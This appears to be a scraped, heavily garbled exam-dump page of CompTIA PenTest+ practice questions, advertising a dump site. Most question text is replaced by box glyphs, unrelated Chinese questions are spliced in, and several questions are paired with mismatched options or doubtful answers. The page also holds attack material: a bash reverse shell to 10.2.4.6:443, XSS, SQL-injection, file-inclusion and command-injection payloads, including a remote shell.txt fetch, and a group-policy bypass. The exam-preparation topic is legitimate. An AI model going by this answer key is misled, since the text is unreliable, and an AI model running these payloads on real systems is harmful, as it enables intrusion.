

CompTIA.PT0-001.v2023-09-15.q134

□□□□:	PT0-001
□□□□:	CompTIA PenTest+ Certification Exam
□□□:	CompTIA
□□ □□ □□□:	134
□□:	v2023-09-15
# □□ □:	1214
# □□ □□□:	1340
https://www.krdump.com/CompTIA.PT0-001.v2023-09-15.q134.html	

NEW QUESTION: 1

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- A. □□□ □□□ □□
- B. □□□□ □□
- C. □□□□□
- D. □□□□

Answer: (SHOW ANSWER)

□□ <https://www.sciencedirect.com/topics/computer-science/disgruntled-employee>

NEW QUESTION: 2

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- A. □□□□□□□ □□□□ □□□□□ □□□□.
- B. □□□ □□□□ □□□ □□□□□□.
- C. □□□□□□□ □□□ □□□□□ □□□□□.
- D. □□□ □□□ □□ □□□□□□.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 3

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- B. ☐☐☐☐
- C. ☐☐☐☐
- D. ☐☐☐

Answer: (SHOW ANSWER)

NEW QUESTION: 7

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PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
1327	root	30	10	320204	12848	4776	R	23.6	0.1	0:06.68	urlgrabber-ext-
750	dbus	20	0	36752	3692	1448	S	0.3	0.0	0:01.71	dbus-daemon
1	root	20	0	193704	6836	4060	S	0.0	0.0	0:02.82	systemd
4792	root	20	0	82632	22176	6836	S	50.4	42.1	9:01.23	apache2

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- A. urlgrabber-ext
- B. dbus-□□
- C. □□□
- D. □□□2

Answer: B (LEAVE A REPLY)

NEW QUESTION: 8

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- A. □□□
- B. □ □ □□
- C. □□□
- D. □□□

Answer: A (LEAVE A REPLY)

□□:
<https://www.greycampus.com/blog/information-security/brute-force-attacks-prominent-tools-totackle-such-attacks>

NEW QUESTION: 9

□□ □□□□ bash □□□□□□ □□□ □□□ □□□□□ □□□ □ □□□ □□□□□. □□□□□□ □□ □□ □□ □□□ □□□ □□ □□.

```
open 3</dev/tcp/${HOST}:${PORT}
```

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- A. exec 3<>/dev/tcp/\${HOST}/\${PORT}
- B. 3</dev/tcp/\${HOST}/\${PORT} □□
- C. exec 0</dev/tcp/\${HOST}:\${PORT}
- D. 0<>/dev/tcp/\${HOST}:\${PORT} □□
- E. exec 0</dev/tcp/\${HOST}/\${PORT}
- F. 3</dev/tcp/\${HOST}/\${PORT} □□

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 10

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□□ A□ □□ □ □□□□ □□□ IP □□ □□ 10.0.0.0/24□ □□□□□□. □□ □□ □□□□ □□ □□□□ □□□□ □□ □□ □□□
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- A. tcpdump
- B. hping3
- C. □□
- D. □□□

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 11

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ESSID	BSSID	ENCRYPTION	CHANNEL	WPS
Guest	AD:1F:AB:10:33:78	OPEN	6	N
Secure	AD:1F:AB:10:33:79	WPA2-PSK	6	N
Dev	AD:1F:AB:10:33:70	WPA2-ENT	11	N

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- A. □□□□ □□□□
- B. □□ □□
- C. □ □□
- D. □□□ □□

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 12

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- A. □□□□ □□
- B. □□□ □□
- C. □□□ □□ □□.
- D. □□

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 13

□□ □□□□ C:\drive□ □□□□ □□□ FTP □□□ □□□□□. □□ □ BEST □□□□□□ □□□□□?
A. at.exe □□□ □□□□ □□□□ □□□ SYSTEM□□ □□□□□□□□□.
B. □□□ □□□□□□ □□□□, □□ □ □□ □□□□□ □□ □□□ □□□□.
C. □□ □□□□ □□ □□□ □□ □□□□□ □□□□□.
D. □□□□ □□ □□□□□ □□□□□ □□□ □□□□ □□ □□□ □□□□□.

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 14

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- A. □□ □□□ □□□□
- B. □□□ □□□ □□□□
- C. □□ □□□ □□□
- D. □□ □□□ □□□□

Answer: A (LEAVE A REPLY)

□□/□□: <http://www.informit.com/articles/article.aspx?p=704311&seqNum=3>

NEW QUESTION: 15

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- A. □□ □□□□ □□ □□□□ □□□□□□□.
- B. □□ □□□□ □□□ □□□ □□□□□.
- C. □□ □□□□ □□□ □□□ □□□□□.
- D. □□ □□ □□□ □□ □□□ □□□□.
- E. □ □□□□ □□ □□ □□□ □□ □□□ □□□ □□□□□.
- F. □ □□□□ □□ VLAN□□ □□□□□.
- G. □□ □□□□□□□□ □□ □□□ □□□□ □□□□□□.

Answer: C,D (LEAVE A REPLY)

NEW QUESTION: 16

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- A. □□□□□
- B. □□□ □□
- C. □□□□ □□
- D. APT

Answer: B (LEAVE A REPLY)

PT0-001 □□ □□□ □□□□□ □□ DumpTop □□ □□□□ □□□ PT0-001 □□! DumpTop □ □□ PT0-001 □□ □□□ □□□□ □□, DumpTop PT0-001 □□ □□□ □□□□□□□□ □□□ □□□□□□□. □□□□ □□□ □□□□ □□ DumpTop PT0-001 □□ □ □□□□□. <https://www.dumptop.com/CompTIA/PT0-001-dump.html> (295 Q&As Dumps, 30%OFF Special Discount: KrDump)

NEW QUESTION: 17

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


Secure System

Show Question Reset All Answer

https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title> Secure Login</title>
</head>
<body>
<meta
content="c2RmZGZnaHkzZm9kbGdoc2Rma2pnaGRzZmpoZGZvaWQaGRmc2pYmp3ZXJndWVdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYm9kZm9mc291Ymdoc3d5ZGRhZ2Z3
bnRkbgQ0J0b3VpYXhpZGZubXM7bG9Zm9kZsb3NhZGJua2N4dnZ1aWdla3NgYWVga2JmbGllV3Z2Z2JqbGFzZWJmaXkzZGZidm9mfmbGhic3VmZyBuc2pyZ2hzZHIvmeG
d1d3NmZ2hqZHhmZmZmZjIc2hmdWRzZmZ0Z3U3cndweVhmanRzZmZ2bnVzZm53cnVmYnZ1ZXd2" name="csrf-token" />
<script>
document.write("<OPTION value=1>* document.location.href.substring(document.location.href.indexOf('=')+16)*"<OPTION>");
</script></script>
<div align="center">
<form action="c:url value='main.do'>
<div style="margin-top:200px;margin-bottom:10px">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="" />
<input style="width:150px;" type="text" name="name" id="name" value="admin" />
</div>
<div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="" />
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" />
</div>
</div>
```



Secure System

Show QuestionReset All Answers

https://comptia.org/login.aspx#remediatesource

6

<meta

7

c content="c 2RmZGZnaHNzZmtqbGdoc 2Rma2pnaGRzZmpoZGZvaWQaGRmc 29pymp3ZXJndWVdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHhmnc 291Ymdoc 3d5ZGltZ2Zi

8

bnNkbGtqO2Job3VpYXNpZGZubXM7bGtZmlaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGltY3Z2Z2JqbGFzZWJmaXVhZGZidmxiamFmbGhk c 3VmZyBuc 2pyZ2hzZHVmaG

9

d1d3NmZ2hqZHNmZmJ1c 2hmdWRzZmZoZ3U3c ndweWhnamRzZmZ2bnVzZm53c nVmYnZ1ZXJ2==" name="c srf-token" />

10

<select><script>

11

document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("=")+16)+"</OPTION>");

12

</script></select>

13

<div align="center">

14

<form action="c:url value='main.do'/" method="post">

15

<div style="margin-top:200px;margin-bottom:10px;">

16

Comptia Secure System Login

17

</div>

18

<div style="margin-bottom:5px;">

19

Name

20

<input style="width:150px;" type="text" name="name" id="name" value="">

21

<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->

22

</div>

23

<div>Password: <input style="width:150px;" type="password" name="Password" id="password" value="">

24

<!-- div>Password: <input style="width:150px;" type="password" name="Password" id="password" value="password" -->

25

</div>

26

<input type="submit" value="Login"></form>

27

</div>


28

</body>

29

</html>

ComptIA



Secure System

https://comptia.org/login.aspx#viewcookies

Show Question Reset All Answer

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bckttse2ewvqv48bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59			
__utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32			
__utmc	36104370	comptia.o...	/	Session	14			
__utmt	1	comptia.o...	/	2017-10-1...	7			
__utmv	36104370(2=Account%20Type=Not%20Defined=1	comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utmc...	comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a848f6c6ff51c11508266964.11508268019.1508266964.818347...	comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	comptia.o...	/	2017-10-1...	13			

Secure System

https://comptia.org/login.aspx#remediatecookies

Show Question Reset All Answer

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bckttse2ewvqv48bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59			delete
__utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32			delete
__utmc	36104370	comptia.o...	/	Session	14			delete
__utmt	1	comptia.o...	/	2017-10-1...	7			delete
__utmv	36104370(2=Account%20Type=Not%20Defined=1	comptia.o...	/	2019-10-1...	48			delete
__utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utmc...	comptia.o...	/	2018-04-1...	99			delete
_sp_id.0767	4a848f6c6ff51c11508266964.11508268019.1508266964.818347...	comptia.o...	/	2019-10-1...	99			delete
_sp_ses.0767	*	comptia.o...	/	2017-10-1...	13			delete

Secure System

https://comptia.org/login.aspx#remediatecert

Show Question Reset All Answers

Certificate

General Details Certificate Path

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from: 7/18/2016 to 7/19/2018

Install Certificate... Issuer Statement

Learn more about [certificates](#)

Drag and Drop Options

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4

Answer:

Which of the following is a valid NTLM hash? NTLM hashes are 32 hexadecimal characters long. Which of the following is a valid NTLM hash?

- A. Windows 7
23, 161
- B. Windows 8
514, 3389
- C. Windows Server 2016
53, 5900
- D. Windows 8 1
445, 3389

Answer: D (LEAVE A REPLY)

NEW QUESTION: 20

Which of the following is a valid MAC address?

ESSID	BSSID	ENCRYPTION	CHANNEL	WPS
Guest	AD:1F:AB:10:33:78	OPEN	6	N
Secure	AD:1F:AB:10:33:79	WPA2-PSK	6	N
Dev	AD:1F:AB:10:33:70	WPA2-ENT	11	N

Which of the following is a valid MAC address?

- A.
- B.
- C.
- D.

Answer: (SHOW ANSWER)

NEW QUESTION: 21

Which of the following is a valid HTTP status code?

http/1.0 200
:
: AUTHID=879DHUT74D9A7C; http
: /html
:
XSS

- A.
- B.
- C.
- D.

Answer: (SHOW ANSWER)

NEW QUESTION: 22

- Which of the following is a valid SQL query? (Select all that apply)
- A. SELECT * FROM users WHERE id = 1
- B. SELECT * FROM users WHERE id = 1 RFP
- C. SELECT * FROM users WHERE id = 1 SQL
- D. SELECT * FROM users WHERE id = 1, 2, 3

Answer: (SHOW ANSWER)

NEW QUESTION: 23

- Which of the following is a valid command to run a netcat listener on port 443?
- ```
bash -i >& /dev/tcp/10.2.4.6/443 0>&1
```
- A. nc -w3 10.2.4.6 443
- B. nc -bin/ah 10.2.4.6 443
- C. nc 10.2.4.6 443
- D. nc -nvlp 443

Answer: D (LEAVE A REPLY)

NEW QUESTION: 24

Which of the following is a valid command to run a netcat listener on port 443?

| Vulnerability            | Impact                                           |
|--------------------------|--------------------------------------------------|
| Stored XSS               | Server successfully reflected a malicious script |
| SQL injection            | Leaks sensitive information such as PII          |
| Verbose server headers   | Leaks web server and version information         |
| Unrestricted file upload | Allows the tester to upload any malicious file   |

- Which of the following is a valid command to run a netcat listener on port 443?
- A. nc -w3 10.2.4.6 443
- B. nc -bin/ah 10.2.4.6 443
- C. nc 10.2.4.6 443
- D. nc -nvlp 443

Answer: (SHOW ANSWER)

NEW QUESTION: 25

- Which of the following is a valid command to run a netcat listener on port 443?
- ```
C:\>%userprofile%\jtr.exe
```
- A. nc -w3 10.2.4.6 443

```
C:\> accesschk.exe -w -s -q -u □□□ C:\Windows
rw C:\Windows\Tracing
C:\>%userprofile%\jtr.exe □□ C:\Windows\Tracing
C:\Windows\Tracing\jtr.exe
jtr □□ 3.2...
jtr>
□□ □ □□□□ □□□□ □□ □□□ □□□□ □□□□□?
```

- A. □□□□□□ □□□□□□
- B. □□□□ □□ □□ □□
- C. □ □□
- D. □□ □□ □□□

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 26

□□□□ □□ □□ Android □□□□□□□ □□□ □□□□ □□ □□ □□□□ □□□□□□.
□□ □□□□ □□□ □□□□ □□ APK □□□ □□□□□. □□ □□□□ APK □□□□ SAST□ □□□□□ □□□. □□ □ □□ □□□
□ □□ □□ □□□□ □□ □□ □□□ □□□□□?

- (2□ □□)
- A. JAR □□□ DEX□ □□
 - B. □□□□
 - C. JAR□ □□
 - D. □□□□□□ □□□ □□□
 - E. APK□ □□ □□
 - F. ADB□ □□

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 27

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□□ □□□ □ □□□ □□□□□□. □□ □ □ □□ □□□ □ □□□□ □□□□□ □□□ □□ □□□□ □□□ □□□□□?

- A. □ □□□□□□ □□□ □□ □□, □□ □□ □ □□□□□ □□ □□ □□□ □□□□□□.
- B. □□□□ □□ □□ □□□ □□□ □□ □□□ □□□□ □□ RFPO □□□□ □□□□□.
- C. □ □□□ □□□□ SQL □□□ □□□□ □□□ □□ □□ □ □□ □□□□ □□ □□□□ □□□□ □□□ □□ □□ □□□ □□□□
□.
- D. □□ □□ □□ □□□ □□□ □ □□□□□□□□ SQL □□ □□□□□ □□ □□□ □□□ □□□□□ □□□□□.

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 28

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```
C:\>%userprofile%\jtr.exe
This program has been blocked by group policy.
C:\>accesschk.exe -w -s -q -u Users C:\Windows
rw C:\Windows\Tracing
C:\>copy %userprofile%\jtr.exe C:\Windows\Tracing
C:\Windows\Tracing\jtr.exe
jtr version 3.2.
jtr>
```

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- A. □□□□ □□ □□ □□
- B. □□□□□□ □□□□□□
- C. □ □□
- D. □□ □□ □□□

Answer: A (LEAVE A REPLY)

□□
□□/□□: <https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/#john-the-ripper---jtr>

NEW QUESTION: 29

□□□□ DHCP □□□ □□□□ □□ DNS □□□ □□□ □□□ □□ □□□□□□. □□ □ □□□□ □ □□□ □□□ □ □□ □
□□ □□ □ □□□□ □□ □□□□□?

- A. □□□ □□ SRV □□□ □□
- B. DC□□ □□
- C. VLAN □□
- D. WPAD □□

Answer: D (LEAVE A REPLY)

NEW QUESTION: 30

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Vulnerability	Ports
Multiple unsupported versions of Apache found	80,443
SSLv3 accepted on the HTTPS connections	443
Mod_rewrite enabled on Apache servers	80,443
Windows Server 2012 host found	21

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- A. □□□ □□ □□ □□□ □□□ □ □□□□.
- B. □□□□□□ □□□ □□□□□ □□□ □ □□
- C. □ □□ □□□ □□□ □□□ □□□ □ □□
- D. □□ □□□□□□□ □□ □□□ □□ □□□ □□□ □ □□□□.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 31

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
□□□ □ □□ □□□ □□□□ □□ □□□□□□.

□□□□ □□□ HTTP □□□□ □□□ □□□□□□□.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' section is expanded, showing a list of interceptors. The 'Intercept' dropdown is set to 'On'. The 'Intercept' list includes 'Command Injection', 'DOM-based Cross Site Scripting', 'SQL Injection (Error)', 'SQL Injection (Stacked)', 'SQL Injection (Union)', 'Reflected Cross Site Scripting', 'Local File Inclusion', 'Remote File Inclusion', and 'URL Redirect'. The 'Intercept' dropdown is set to 'On'. The 'Intercept' list is empty. The 'Intercept' dropdown is set to 'On'. The 'Intercept' list is empty.

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization : \, /, sandbox requests - Input Sanitization * : \$, (,), (,) - Input Sanitization * : <, >, <+>
item=widget';waitfor%20delay%20'00:00:20';--	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization : \, /, sandbox requests - Input Sanitization * : \$, (,), (,) - Input Sanitization * : <, >, <+>
search=Bob'%3e%3cimg%20src%3d%20onerror%3dalert(1)%3e	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization : \, /, sandbox requests - Input Sanitization * : \$, (,), (,) - Input Sanitization * : <, >, <+>
logfile=%2fetc%2fpasswd%00	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization : \, /, sandbox requests - Input Sanitization * : \$, (,), (,) - Input Sanitization * : <, >, <+>
site=www.exe'ping%20-c%2010%20localhost'mple.com	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization : \, /, sandbox requests - Input Sanitization * : \$, (,), (,) - Input Sanitization * : <, >, <+>
item=widget%20union%20select%20null,null,@#version;--	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization : \, /, sandbox requests - Input Sanitization * : \$, (,), (,) - Input Sanitization * : <, >, <+>
item=widget'+convert(int,@#version)*'	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization : \, /, sandbox requests - Input Sanitization * : \$, (,), (,) - Input Sanitization * : <, >, <+>
logfile=http:%2f%2fwww.malicious-site.com%2fshell.txt	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization : \, /, sandbox requests - Input Sanitization * : \$, (,), (,) - Input Sanitization * : <, >, <+>
lookup=\$(whoami)	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting	- Parameterized queries - Preventing external calls - Input Sanitization : \, /, sandbox requests - Input Sanitization * : \$, (,), (,) - Input Sanitization * : <, >, <+>



PT0-001  DumpTop  PT0-001  **PT0-001** 
, DumpTop PT0-001  .  DumpTop PT0-001 
. <https://www.dumptop.com/CompTIA/PT0-001-dump.html> (295 Q&As Dumps, **30%OFF Special Discount: KrDump**)

NEW QUESTION: 32


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
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[illegible]

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


```
Secure System
https://comptia.org/login.aspx#viewsource

<meta
content="c2RmZGZnaHhZbm9kbG90c2Rma2pnaGRzZmpoZGZvaWQaGRmc2pYmp3ZXJndWVmdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGI1Z2Z2
bnNkbGtqO2Job3VpYXNpZGZubXM7bG9kZmlkZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGh1Y3Z2Z2JqbGFzZWJmaXVhZGZkdmsiamFmbGhkZ3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZ3U3cndweWhnamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="c:src-token" />
<script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("=")+16)+"</OPTION>");
</script></script>
<div align="center">
<form action="c:url value='main.do?'" method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name:</span>
<input style="width:150px;" type="text" name="name" id="name" value="" />
<!-- <input style="width:150px;" type="text" name="name" id="name" value="admin" -->
</div>
<div>
<span style="width:100px;">Password:</span> <input style="width:150px;" type="password" name="Password" id="password" value="" />
<!-- <div> <span style="width:100px;">Password:</span> <input style="width:150px;" type="password" name="Password" id="password" value="password" -->
</div>
<input type="submit" value="Login"> </form>
</div>
</body>
</html>
```

```
Secure System
https://comptia.org/login.aspx#remediatesource

6 <meta
7 content="c2RmZGZnaHhZbm9kbG90c2Rma2pnaGRzZmpoZGZvaWQaGRmc2pYmp3ZXJndWVmdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGI1Z2Z2
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bG9kZmlkZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGh1Y3Z2Z2JqbGFzZWJmaXVhZGZkdmsiamFmbGhkZ3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZ3U3cndweWhnamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="c:src-token" />
10 <script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("=")+16)+"</OPTION>");
12 </script></script>
13 <div align="center">
14 <form action="c:url value='main.do?'" method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name:</span>
20 <input style="width:150px;" type="text" name="name" id="name" value="" />
21 <!-- <input style="width:150px;" type="text" name="name" id="name" value="admin" -->
22 </div>
23 <div>
24 <span style="width:100px;">Password:</span> <input style="width:150px;" type="password" name="Password" id="password" value="" />
25 <!-- <div> <span style="width:100px;">Password:</span> <input style="width:150px;" type="password" name="Password" id="password" value="password" -->
26 </div>
27 <input type="submit" value="Login"> </form>
28 </div>
29 </body>
30 </html>
```



Secure System

https://comptia.org/login.aspx#viewcookies

Show Question Reset All Answers

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	R13ocktse2ewvq44bdcty3v	comptia.org	/	Session	41	HTTP	Secure	SameSite
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.org	/	2019-10-1...	59			
__utmb	36104370.7.9.1508267968443	comptia.org	/	2017-10-1...	32			
__utmc	36104370	comptia.org	/	Session	14			
__utmt	1	comptia.org	/	2017-10-1...	7			
__utmv	36104370 2+Account%207+per%2020defined+1	comptia.org	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmz+google(utmccn+=organic&utm...	comptia.org	/	2018-04-1...	99			
_ga	4a54866c69953a1508266964.1508266964.81H347...	comptia.org	/	2019-10-1...	99			
_gid	...	comptia.org	/	...	13			

Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bckttse2envvqsf4bdcbj3v	www.com...	/	Session	41	☐	☐	
utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59	☐	☐	☐ delete
utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32	☐	☐	☐ delete
utmc	36104370	comptia.o...	/	Session	14	☐	☐	☐ delete
utmt	1	comptia.o...	/	2017-10-1...	7	☐	☐	☐ delete
utmv	36104370.12=Account%20Type=Non%20Defined=1	comptia.o...	/	2019-10-1...	48	☐	☐	☐ delete
utmz	36104370.1508266963.1.1.1.utmcsr=google utmccn=(organic) utmcs...	comptia.o...	/	2018-04-1...	99	☐	☐	☐ delete
_sp_id.0767	4a84866c5ff51c1508266964.1.1508268019.1508266964.81f34f7...	comptia.o...	/	2019-10-1...	99	☐	☐	☐ delete
_sp_res.0767	*	comptia.o...	/	2017-10-1...	13	☐	☐	☐ delete

Secure System

https://comptia.org/login.aspx#remediatecert

Certificate

General Details Certificate Path

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from: 7/ 18/ 2016 to 7/ 19/ 2018

[Learn more about certificates](#)

[Install Certificate...](#) [Issuer Statement](#)

OK

Drag and Drop Options

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4

Answer:

1. 以下哪项不是 Windows 安全日志中记录的事件 ID？
 A. 4688 (进程启动)
 B. 4689 (进程退出)
 C. 4690 (进程创建)
 D. 4691 (进程删除)
 E. 4692 (进程修改)
 F. 4693 (进程属性)

Answer: (SHOW ANSWER)


NEW QUESTION: 36

2. 以下哪个注册表项用于存储 Windows 安全日志的默认路径？
 A. HKEY_CLASSES_ROOT
 B. HKEY_LOCAL_MACHINE
 C. HKEY_CURRENT_USER
 D. HKEY_CURRENT_CONFIG

Answer: C (LEAVE A REPLY)

NEW QUESTION: 37

3. 以下哪项不是 Windows 安全日志中记录的事件 ID？
 A. 4688 (进程启动)
 B. 4689 (进程退出)
 C. 4690 (进程创建)
 D. 4691 (进程删除)
 E. 4692 (进程修改)
 F. 4693 (进程属性)



ComptIA

Show Question Reset All Answer

Secure System

https://comptia.org/login.aspx#viewsource


```
<html>
<head>
<title>Secure Login</title>
</head>
<body>
<meta
content="c2RmZGZnaHhzZmtpbGdoc2Rma2pnaGRzZmpoZGZvaWQaGRme29pYmp3ZXJndWVdm9p62luZGdlawJoaGR1ZmZpZ2hzZDtpimhqZmRme291Ymdoc3d5ZGltZ2ZlbnNkbGltQ02Job3VpYXNpZGZubXM7bG9kZmlaH2sb3NhZGJua2N4dncZlWVdla3NqYWVga2JmbGltY3Z2Z2JqbGFzZWVmaXVhZGZkdmlamFmbGhkZ3VmdyBuc2pyZ2hzZmVmeGd1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmdYnZ1ZjZ2" name="csrf-token" />
</script>
<script>
document.write("<OPTION value= 1>" + document.location.href.substring(document.location.href.indexOf("t")+16)+"</OPTION>");
</script>
</script>
<div align="center">
<form action="c:url value="main.do/" method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
</div>
<div>
<span style="width:100px;">Password</span>
<input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div>
<span style="width:100px;">Password</span>
<input style="width:150px;" type="password" name="Password" id="password" value="password" -->
</div>
</div>
```

```
Secure System
https://comptia.org/login.aspx#viewsource

<meta
content="c2RmZGZnaHhZbm9kbG90c2Rma2pnaGRzZmpoZGZvaWQaGRmc29pYmp3ZXJndWVmdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGI1Z2Z2
bnNkbGtqO2Job3VpYXNpZGZubXM7bG9kZmlkZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGh1Y3Z2Z2JqbGFzZWJmaXVhZGZkdmsiamFmbGhkZ3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZ3U3cndweWhnamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="c:src-token" />
<script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("=")+16)+"</OPTION>");
</script></script>
<div align="center">
<form action="c:url value='main.do?'" method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name:</span>
<input style="width:150px;" type="text" name="name" id="name" value="" />
<input style="width:150px;" type="text" name="name" id="name" value="admin" />
</div>
<div>
<span style="width:100px;">Password:</span>
<input style="width:150px;" type="password" name="Password" id="password" value="" />
</div>
<div>
<span style="width:100px;">Password:</span>
<input style="width:150px;" type="password" name="Password" id="password" value="password" />
</div>
<input type="submit" value="Login">
</form>
</div>
</body>
</html>
```

```
Secure System
https://comptia.org/login.aspx#remediatesource

6 <meta
